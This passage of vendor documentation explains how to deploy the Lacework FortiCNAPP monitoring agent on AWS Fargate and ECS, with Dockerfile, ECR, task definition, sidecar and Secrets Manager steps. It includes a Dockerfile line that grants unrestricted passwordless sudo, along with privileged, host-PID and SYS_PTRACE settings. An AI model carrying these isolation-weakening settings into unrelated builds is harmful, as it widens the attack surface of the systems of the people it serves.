"https://auprodn1.agent.lacework.net"}' > /var/lib/lacework/config/config.json
```

It is possible to install the Lacework FortiCNAPP agent by fetching and installing the binaries from our official GitHub repository. Optionally, you may choose to upload the `lacework/datacollector:latest-sidecar` images into their ECR.

Step 2: Building and pushing the image

Now that our image has been defined and created locally, it can be pushed to a container registry such as ECR.

Consider the following example script:

```
#!/bin/sh

# Set variables for ECR
export YOUR_AWS_ECR_REGION="us-east-2"
export YOUR_AWS_ECR_URI="000000000000.dkr.ecr.${YOUR_AWS_ECR_REGION}.amazonaws.com"
export YOUR_AWS_ECR_NAME="YOUR_ECR_NAME_HERE"

# Store the Lacework Agent access token in a file (See Requirements to obtain one)
echo "YOUR_ACCESS_TOKEN_HERE" > token.key
```

```
# Build and tag the image
DOCKER_BUILDKIT=1 docker build \
  --secret id=LW_AGENT_ACCESS_TOKEN,src=token.key \
  --force-rm=true \
  --tag "${YOUR_AWS_ECR_URI}/${YOUR_AWS_ECR_NAME}:latest" .

# Log in to ECR and push the image
aws ecr get-login-password --region ${YOUR_AWS_ECR_REGION} | docker login --username AWS --
password-stdin ${YOUR_AWS_ECR_URI}
docker push "${YOUR_AWS_ECR_URI}/${YOUR_AWS_ECR_NAME}:latest"
```

Step 3: Deploying and running the container

Predeployment for AWS ECR

Before attempting to deploy tasks and services using Fargate, collect the following information:

- Subnet ID.
- Security group that allows outbound connectivity to the Lacework FortiCNAPP server as described in Required connectivity, proxies, and certificates for agents on page 783.
- AWS CloudWatch log group.
- A configured ECS task execution role in IAM:
  - An IAM policy, attach the existing `AmazonECSTaskExecutionRolePolicy` to your ECS task execution role.
  - An IAM trust relationship.

Task definition

To run the image, AWS requires the configuration of an ECS task definition. See the AWS documentation on task definitions for more information. Consider the example here, and, for more examples, see the AWS documentation.

```
{
  "executionRoleArn": "arn:aws:iam::YOUR_AWS_ID:role/ecsTaskExecutionRole",
  "containerDefinitions": [
    {
      "logConfiguration": {
        "logDriver": "awslogs",
        "options": {
          "awslogs-group": "/ecs/cli-run-task-definition",
          "awslogs-region": "YOUR_AWS_ECR_REGION",
          "awslogs-stream-prefix": "ecs"
        }
      },
      "cpu": 0,
      "environment": [
        {
          "name": "LaceworkAccessToken",
          "value": "YOUR_ACCESS_TOKEN"
        },
        {
```

```
          "name": "LaceworkServerUrl",
          "value": "OPTIONAL_SERVER_URL_OVERRIDE"
        }
      ],
      "image": "YOUR_AWS_ECR_URI.amazonaws.com/YOUR_AWS_ECR_NAME:latest",
      "essential": true,
      "name": "cli-fargate"
    }
  ],
  "memory": "1GB",
  "family": "cli-run-task-definition",
  "requiresCompatibilities": [
    "FARGATE"
  ],
  "networkMode": "awsvpc",
  "cpu": "512"
}
```

Save this file as `taskDefinition.json`. Then create the cluster and register the definition with the following commands:

```
# Create a cluster. You only need to do this once.
aws ecs create-cluster --cluster-name YOUR_CLUSTER_NAME_HERE-cluster

# Register the task definition
aws ecs register-task-definition --cli-input-json file://taskDefinition.json
```

Diagnostics and debugging

List task definitions

```
aws ecs list-task-definitions
```

Create a service

Ensure you specify the correct subnet id (subnet-abcd1234) and securityGroup id (sg-abcd1234).

```
aws ecs create-service --cluster cli-rsfargate-cluster \
  --service-name cli-rsfargate-service \
  --task-definition cli-run-task-definition:1 \
  --desired-count 1 --launch-type "FARGATE" \
  --network-configuration "awsvpcConfiguration={subnets=[subnet-abcd1234],securityGroups=[sg-abcd1234]}"
```

Depending on your VPC configuration, you may need to add a public IP `assignPublicIp=ENABLED` to the service to be able to pull the example Docker image.

```
aws ecs create-service --cluster cli-rsfargate-cluster \
  --service-name cli-rsfargate-service \
  --task-definition cli-run-task-definition:1 \
  --desired-count 1 --launch-type "FARGATE" \
  --network-configuration "awsvpcConfiguration={subnets=[subnet-abcd1234],securityGroups=[sg-abcd1234],assignPublicIp=ENABLED}"
```

List services

```
aws ecs list-services --cluster cli-rsfargate-cluster
```

Describe running services

```
aws ecs describe-services --cluster cli-rsfargate-cluster --services cli-rsfargate-service
```

Agent upgrades

When using a multi-stage build, the latest agent release is used anytime you rebuild the application container. The agent will also check for and install the latest release while it runs. See Agent administration on page 968 for more information.

Sidecar-based deployment

You can deploy the Lacework FortiCNAPP agent for Fargate using a sidecar approach, which allows you to monitor Fargate containers without changing underlying container images. This deployment method leverages Fargate's *Volumes from* capability to map a Lacework FortiCNAPP container image directory into your application image. With this approach, the original application images stay intact and only the task definition to start and configure the Lacework FortiCNAPP agent is modified.

This consists of 2 main steps, adding a sidecar container and updating the configuration for your application container.

This example injects the access token as an environment variable, but the access token could instead be embedded into the image. The secret can also be passed as an environment variable using AWS Secrets Manager.


Requirements

- A supported operating system. For more information, see Downloading GPG and RSA keys to verify agent release package signature on page 787.
- Understanding of the application image and whether `ENTRYPOINT` or `CMD` is used.
- The agent startup script and the agent must be run as `root`.

This guide assumes that you have already created a task definition with one application container to run in Fargate. A task definition describes the containerized workloads that you want to run. For details, see creating a task definition.


Step 1: Add the sidecar to your task definition

1. Go to `https://console.aws.amazon.com/ecs/v2`.
2. Click *Task definitions* in the left pane.
3. Toggle the *New ECS Experience* slider to switch to the classic AWS console view.



4. Select the task definition for your application container and click *Create new revision*.
   The *Create new revision of Task Definition* page appears.
5. In *Container definitions*, click *Add container* to add the sidecar container.
   The *Add container* page appears.
6. In *Container name*, enter `datacollector-sidecar`.
7. Set *Image* to `lacework/datacollector:latest-sidecar`.

8. In the *Environment* section of the *Add container* page, disable *Essential*.




9. Click *Add* to finish adding the sidecar container and return to the *Create new revision of Task Definition* page.

Step 2: Update the application container

Before continuing, you must identify whether the container's `Dockerfile` uses `ENTRYPOINT` and/or `CMD` instructions. This is because these values are overridden to run the Lacework FortiCNAPP agent startup script and then the existing application entry point or command. You can examine the `Dockerfile` used to build the container to identify `ENTRYPOINT` and/or `CMD` instructions. Alternatively, you can use tools to inspect the container image to identify usage. For example, using the Docker Hub web interface, you can inspect the container image layers to identify the usage.

1. In the *Container definitions* section of the Create new revision of Task Definition page, click the existing application container name.

   The Edit Container page appears.
2. In the *Environment* section, do the following:
   a. Ensure that the *Essential* checkbox is selected.



b. Enter the following in the *Entry point* field:

```
/var/lib/lacework-backup/lacework-sidecar.sh
```


c. If the application container's Dockerfile has `ENTRYPOINT` instructions, copy the instructions and paste it after `/var/lib/lacework-backup/lacework-sidecar.sh` in the *Entry point* field as shown in *Example (with Both Entrypoint and Command)* below.

d. If the application container's Dockerfile has `CMD` instructions, copy the instructions and paste it in the *Command* field.
Example (with Command Only):

Example (with Both Entrypoint and Command):

At runtime, Docker concatenates `ENTRYPOINT` + `CMD` together and the sidecar script is designed as a typical entrypoint script (it will execute commands passed to it as arguments).


e. (Optional) Add the `LaceworkAccessToken` and `LaceworkServerUrl` environmental variables.




For more information about the:

- `LaceworkAccessToken` variable, see Managing agent access tokens on page 792.
- `LaceworkServerUrl` variable, see Specifying the agent server URL on page 961.

3. In the *Startup Dependency Ordering* section, set *Container name* `datacollector-sidecar` to *Condition* `SUCCESS` to ensure that the application container has a dependency on the Lacework FortiCNAPP sidecar container so that the application container starts only after the sidecar container successfully starts.



4. In the *Storage and Logging* section, do the following to ensure that the application container imports the volume that is exported by the Lacework FortiCNAPP sidecar container. This makes the volume that contains the Lacework FortiCNAPP agent executable available in the application container.
   a. For *Volumes from* set *Source container* to `datacollector-sidecar`.
   b. Enable *Read only*.



5. Click *Update* to update the application container and return to the *Create new revision of Task Definition* page.
6. Click *Create* to create the new revision of the task definition.

The task definition container definitions now lists both the sidecar and application containers.

Diagnostics and debugging

Predeployment

1. Configure the ECS task execution role to include `AmazonECSTaskExecutionRolePolicy`.

```
{
  "Version": "2012-10-17",
```

```
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "ecr:GetAuthorizationToken",
        "ecr:BatchCheckLayerAvailability",
        "ecr:GetDownloadUrlForLayer",
        "ecr:BatchGetImage",
        "logs:CreateLogStream",
        "logs:PutLogEvents"
      ],
      "Resource": "*"
    }
  ]
}
```

2. Before you push an image to ECR, ensure that your AWS credentials include the required ECS access policies to push images.

Agent upgrades

The sidecar container always points to the latest image on hub.docker.com, for example, `lacework/datacollector:latest-sidecar`. This is updated to the latest stable release of the Lacework FortiCNAPP agent. Additionally, when the agent is run, it periodically checks if a new version is available.

Example task definition JSON

This is an example task definition, with some parts removed to illustrate the relevant configurations.

```
{
  "taskDefinition": {
    "taskDefinitionArn": "arn:aws:ecs:YOUR_AWS_REGION:YOUR_AWS_ID:task-definition/datacollector-
sidecar-demo:1",
    "containerDefinitions": [
      {
        "name": "datacollector-sidecar",
        "image": "lacework/datacollector:latest-sidecar",
        "cpu": 0,
        "portMappings": [],
        "essential": false,
        "environment": [],
        "mountPoints": [],
        "volumesFrom": [],
        "logConfiguration": {
          "logDriver": "awslogs",
          "options": {
            "awslogs-group": "/ecs/datacollector-sidecar-demo",
            "awslogs-region": "YOUR_AWS_REGION",
            "awslogs-stream-prefix": "ecs"
          }
        }
      },
```

```
    {
      "name": "main-application",
      "image": "youroganization/application-name:latest-main",
      "cpu": 0,
      "portMappings": [
        {
          "containerPort": 80,
          "hostPort": 80,
          "protocol": "tcp"
        }
      ],
      "essential": true,
      "entryPoint": [
        "/var/lib/lacework-backup/lacework-sidecar.sh"
      ],
      "command": [
        "/your-app/run.sh"
      ],
      "environment": [
        {
          "name": "LaceworkAccessToken",
          "value": "YOUR_ACCESS_TOKEN"
        }
      ],
      "mountPoints": [],
      "volumesFrom": [
        {
          "sourceContainer": "datacollector-sidecar",
          "readOnly": true
        }
      ],
      "dependsOn": [
        {
          "containerName": "datacollector-sidecar",
          "condition": "SUCCESS"
        }
      ],
      "logConfiguration": {
        "logDriver": "awslogs",
        "options": {
          "awslogs-group": "/ecs/datacollector-sidecar-demo",
          "awslogs-region": "YOUR_AWS_REGION",
          "awslogs-stream-prefix": "ecs"
        }
      }
    }
  ],
  "family": "datacollector-sidecar-demo",
  "taskRoleArn": "arn:aws:iam::YOUR_AWS_ID:role/ecsInstanceRole",
  "executionRoleArn": "arn:aws:iam::YOUR_AWS_ID:role/ecsInstanceRole",
  "networkMode": "awsvpc",
  "revision": 1,
```

```
    "volumes": [],
    "status": "ACTIVE",
    "requiresAttributes": [
      // Removed for brevity
    ],
    "placementConstraints": [],
    "compatibilities": [
      "EC2",
      "FARGATE"
    ],
    "requiresCompatibilities": [
      "FARGATE"
    ],
    "cpu": "512",
    "memory": "1024",
    "registeredAt": "2021-08-25T06:20:08.202000-05:00",
    "registeredBy": "arn:aws:sts::YOUR_AWS_ID:assumed-role/your-assumed-role-name/username"
  }
}
```

Troubleshooting the sidecar script

You can add the `LaceworkVerbose=true` environment variable to your task definition which will tail the datacollector debug log.

In most cases, errors occur because either the agent does not have outbound access to the internet, or there are SSL issues indicating your container does not have the `ca-certificates` bundle installed.

Using AWS Secrets to pass an access token to an ECS task

For scenarios where you do not want to include the access token in your Dockerfile, you can pass the access token for your agent as an AWS secret key to the ECS task. This allows you to avoid having the access token in the Dockerfile.

Creating an AWS Secret containing your access token

1. Open the *Secrets Manager* console.
2. Click *Store a new secret*.
3. Select *Other type of secrets*.
4. Click the *Plaintext* tab and enter the access token as the value of the secret.
5. Click *Next*.
6. Enter a name for this secret (for example, `LaceworkAccessToken`) and click *Next*.
7. Accept the default *Disable automatic rotation* selected for *Configure automatic rotation*, and click *Next*.
8. Review these settings, and then click *Store*.
9. Select the secret you created and save the *Secret ARN* to reference in your task execution IAM policy and task definition in later steps.

Updating your task execution role

1. Open the *IAM* console.
2. Click *Roles*.
3. Search the list of roles and select *ecsTaskExecutionRole*.
4. Click *Permissions* > *Add inline policy*.
5. Enter the following JSON text in the *JSON* tab.
6. Add a new policy to your role that allows you to read the new secret by specifying the full ARN of the secret you created in the previous step.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "secretsmanager:GetSecretValue"
            ],
            "Resource": [
                "arn:aws:secretsmanager:region:aws_account_id:secret:(arn_of_the_secret)
            ]
        }
    ]
}
```

Where `arn_of_the_secret` is a fully qualified secret + key value.

Updating the ECS task

Add the ARN to the ECS task definition:

```
"secrets": [
        {
            "valueFrom": "arn:aws:secretsmanager:region:(arn_of_the_secret)",
            "name" : "LaceworkAccessToken",
        }
],
```

Where `arn_of_the_secret` is a fully qualified secret + key value.

The ECS task sets the access token as an environmental variable. The `lacework-sidecar.sh` script reads the `env` variable and writes it into the `config.json` in that instance of the task for the `datacollector` to read.

Removing the access token from the Dockerfile and task definition file

If you use the AWS secret to pass the access token, you must remove the access token definitions from your *Dockerfile* and *Task Definition* files.

1. Remove the access token definition and key value `{"tokens": {"accesstoken": "'$(cat /run/secrets/LW_AGENT_ACCESS_TOKEN)'"}` from your Dockerfile, as shown in the following entry:

```
RUN  --mount=type=secret,id=LW_AGENT_ACCESS_TOKEN  \
  mkdir -p /var/lib/lacework/config &amp;amp;&amp;amp;            \
  echo '{}' > /var/lib/lacework/config/config.json
```

2. Remove the access token from your task definition file by deleting the following entry:

```
"environment": [
  {
    "name": "LaceworkAccessToken",
     "value": "YOUR_ACCESS_TOKEN"
    }
  ],
```

Viewing Fargate information in the Lacework FortiCNAPP console

After you install the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP Console under *Agents*.

Fargate task information

To view Fargate task information, go to the *Agents* dashboard. Note that the displayed hostname is not an actual host but rather an attribute (`taskarn_containerID`). Expand the hostname to display its tags, which contain Fargate task information and additional metadata collected by the agent.

This tag provides the Fargate engine version: `VmInstanceType:AWS_ECSVxFARGATE`

In this tag, x can be 3 or 4 (1.3 or 1.4 engine respectively).

The following tags are prepended by `net.lacework.aws.fargate`.

Tag	Description
cluster	The cluster where the task was started
family	The task definition family
pullstartedat	The time the container pull started
pullstoppedat	The time the container pull stopped. The diff from pullstartedat represents how long the pull took to start.
revision	The task revision.
taskarn	The full task ARN

You can also view the above tag information at *Workloads > Hosts > Applications* in the List of Active Containers table. Make the Machine Tags column visible; it is hidden by default.

Fargate container information

You can find container information at *Workloads > Hosts > Applications* in the *List of Active Containers* table. The container ID is available, but AWS currently does not expose underlying infrastructure.

To view tags, make the *Machine Tags* column visible. It is hidden by default.

The containers listed in *Container Image Information* are application containers. If you used the sidecar deployment method, the sidecar container itself is not displayed in this table because it is not running and has no runtime or cost associated with it. The Lacework FortiCNAPP agent, however, runs as a process inside your application container, so it is visible in the Applications Information table (search for datacollector) because there is no running container for the Lacework FortiCNAPP agent.

Additional notes

This section provides additional clarification about Lacework FortiCNAPP behavior with Fargate deployments.

File integrity monitoring (FIM)

By default, Lacework FortiCNAPP does not perform file integrity checks within containers. For an Fargate-only environment, there is no information at *Workloads > Hosts > Files*. In an environment containing Fargate and non-Fargate deployments, the expected information displays. The checks are not performed by default because they are expensive for CPU and memory.

FIM will default to `off` in Fargate, but you can enable it through runtime configuration.

Enabling FIM through config.json

You can enable FIM through the `config.json` agent configuration file. In Fargate, FIM runs after a cooling period. The default cooling period is 60 minutes. To run FIM immediately after you deploy the agent in Fargate, set the cooling period to zero in the `config.json` file as follows:

```
"fim":{"mode":"enable", "coolingperiod":"0"}
```

Enabling FIM as an environment variable

You can configure FIM as an environment variable in the ECS task definition:

```
{
  "containerDefinitions": [
```

```
    {
      "environment": [
          {
            "name" : "LaceworkConfig",
            "value" : "{\"fim\":{\"mode\":\"enable\", \"coolingperiod\":\"0\"}}"
          }
    }
  ],
}
```

Running an application as non-Root and the agent as root

You can run the Fargate application as an underprivileged application user while invoking the agent as root in cases where you cannot run the application as root.

1. Ensure passwordless sudo is enabled in your container by including a statement such as the following in your Dockerfile:

   ```
   RUN apt-get update &amp;&amp; apt-get install -y sudo &amp;&amp; \
   usermod -aG sudo user &amp;&amp; \
   echo '%sudo ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers
   ```

   The user should not have any restrictions to run commands with sudo privileges. For example, having the following restriction for the user named *user* in `/etc/sudoers.d/users` will prevent the agent from starting properly.

   ```
   user ALL=(ALL) NOPASSWD: /var/lib/lacework-backup/lacework-sidecar.sh
   ```

2. In the `containerDefinitions` section of your task definition, add the `SYS_PTRACE` parameter as shown below to enable the agent to detect the processes and connections of applications in the container that are running under a user other than the root user.

   ```
   "linuxParameters": {
      "capabilities": {
      "add": ["SYS_PTRACE"]
     }
   }
   ```

3. In your task definition, invoke `lacework-sidecar.sh` with sudo, as in this example:

   `sh,-c,sudo -E /var/lib/lacework-backup/lacework-sidecar.sh && /docker-entrypoint.sh`

   The `sudo -E` command in the example enables the agent to read the environment variables defined in AWS.

Using sidecar with a distroless container

You can use the sidecar-based deployment method along with a distroless application container. The term *distroless* means that the application container does not contain a libc runtime or other common Linux utilities.

1. Modify the `ENTRYPOINT` specified for the application container in the Sidecar-Based Deployment steps described above to:

   `/var/lib/lacework-backup/distroless/bin/sh,/var/lib/lacework-backup/lacework-sidecar.sh`

   If you are editing the Task Detection JSON directly, this will be:

   ```
   "entryPoint": [
     "/var/lib/lacework-backup/distroless/bin/sh",
     "/var/lib/lacework-backup/lacework-sidecar.sh"
   ]
   ```

2. In the application container definition, set the environment variable `LaceworkDistroless` to `true`.
3. Ensure that the application container has a `/etc/passwd` and `/etc/group` mapping for UIDs and GIDs. If these files are not present, the distroless sidecar will use the defaults from Alpine Linux.

At runtime, a `/lib/lib-musl.so.1` shared library and a `/etc/ssl/cert.pem` certificate bundle will be soft linked into the application container.

Key	*Value Description*	*Notes*
APPLICATION	What is running	None
MACHINE	The Fargate ARN:task for the job	Machine-centric view
CONTAINER	The container the task is running	None

Key	*Value Description*	*Notes*
APPLICATION	What is running	None
EARLIEST KNOWN TIME	First time an application was seen	Useful for lining up incident responses with timelines in non-Lacework FortiCNAPP services.

Key	*Value Description*	*Notes*
FIRST SEEN TIME	First time a container was seen	Useful for lining up incident responses with timelines in non-Lacework FortiCNAPP services. Useful for spot checks of your expected container lifecycle versus what is running.

Key	*Value Description*	*Notes*
HOSTNAME	Pivot to inspect the occurrence of the host activity within your environment	None
PORT LIST	Ports activity was seen over	Context. Do you expect this service to connect over these ports? Are there any ports that are interesting, such as non standard ports for servers.
IN/OUT BYTES	Data transmitted/received	Inferring risk based on payload size.

Installing on AWS ECS as a daemon service (EC2 launch type)

You can run the Lacework FortiCNAPP agent (datacollector) as a daemon service (EC2 Launch Type) on Amazon Elastic Container Service (Amazon ECS) in host network mode.

When you run the agent as a daemon service on Amazon ECS, you can run your applications in the following network modes:

- Bridge or host network mode without ENI trunking enabled for your AWS account
- awsvpc, bridge, or host network mode with ENI trunking enabled for your AWS account

For more information about the Amazon ECS network modes, see Amazon ECS Task Networking.

Running an agent without ENI trunking enabled

To run the agent as a daemon service without ENI trunking enabled for your AWS account:

1. Copy the following task definition JSON and edit appropriate fields. See Creating a Task Definition, EC2 Launch Type for more information.
   - Replace `TASK_EXECUTION_ROLE_ARN` with an appropriate Amazon Resource Name (ARN). The ARN format is: `arn:aws:iam::ACCOUNT_ID:role/ecsTaskExecutionRole`
   - Replace `TASK_ROLE_ARN` with an appropriate ARN for the task role.
   - Replace `LACEWORK_ACCESS_TOKEN` with an agent access token from your Lacework FortiCNAPP account. For more information, see Managing agent access tokens on page 792.
   - Replace `LACEWORK_SERVER_URL` with the agent server URL. For more information, see Specifying the agent server URL on page 961.
2. In the clusters in which you want to deploy the agent, create a daemon service using the task definition from step 1.

   The daemon service ensures that one Lacework FortiCNAPP agent runs on each node in your ECS cluster.

Task definition JSON

```
{
  "executionRoleArn": "TASK_EXECUTION_ROLE_ARN",
  "containerDefinitions": [
    {
      "portMappings": [],
      "cpu": 0,
      "environment": [
        {
          "name": "LaceworkAccessToken",
```

```
          "value": "LACEWORK_ACCESS_TOKEN"
        },
        {
          "name": "LaceworkServerUrl",
          "value": "LACEWORK_SERVER_URL"
        }
      ],
      "mountPoints": [
        {
          "readOnly": true,
          "containerPath": "/laceworkfim",
          "sourceVolume": "root"
        },
        {
          "containerPath": "/var/lib/lacework",
          "sourceVolume": "var_lib_lacework"
        },
        {
          "containerPath": "/var/log",
          "sourceVolume": "var_log"
        },
        {
          "containerPath": "/var/run",
          "sourceVolume": "var_run"
        },
        {
          "readOnly": true,
          "containerPath": "/etc/passwd",
          "sourceVolume": "etc_passwd"
        },
        {
          "readOnly": true,
          "containerPath": "/etc/group",
          "sourceVolume": "etc_group"
        }
      ],
      "volumesFrom": [],
      "image": "lacework/datacollector",
      "essential": true,
      "privileged": true,
      "name": "lacework-datacollector"
    }
  ],
  "placementConstraints": [],
  "memory": "512",
  "taskRoleArn": "TASK_ROLE_ARN",
  "family": "lacework-datacollector",
  "pidMode": "host",
  "requiresCompatibilities": [],
  "networkMode": "host",
  "cpu": "512",
  "volumes": [
```

```
    {
      "name": "var_log",
      "host": {
        "sourcePath": "/var/log"
      }
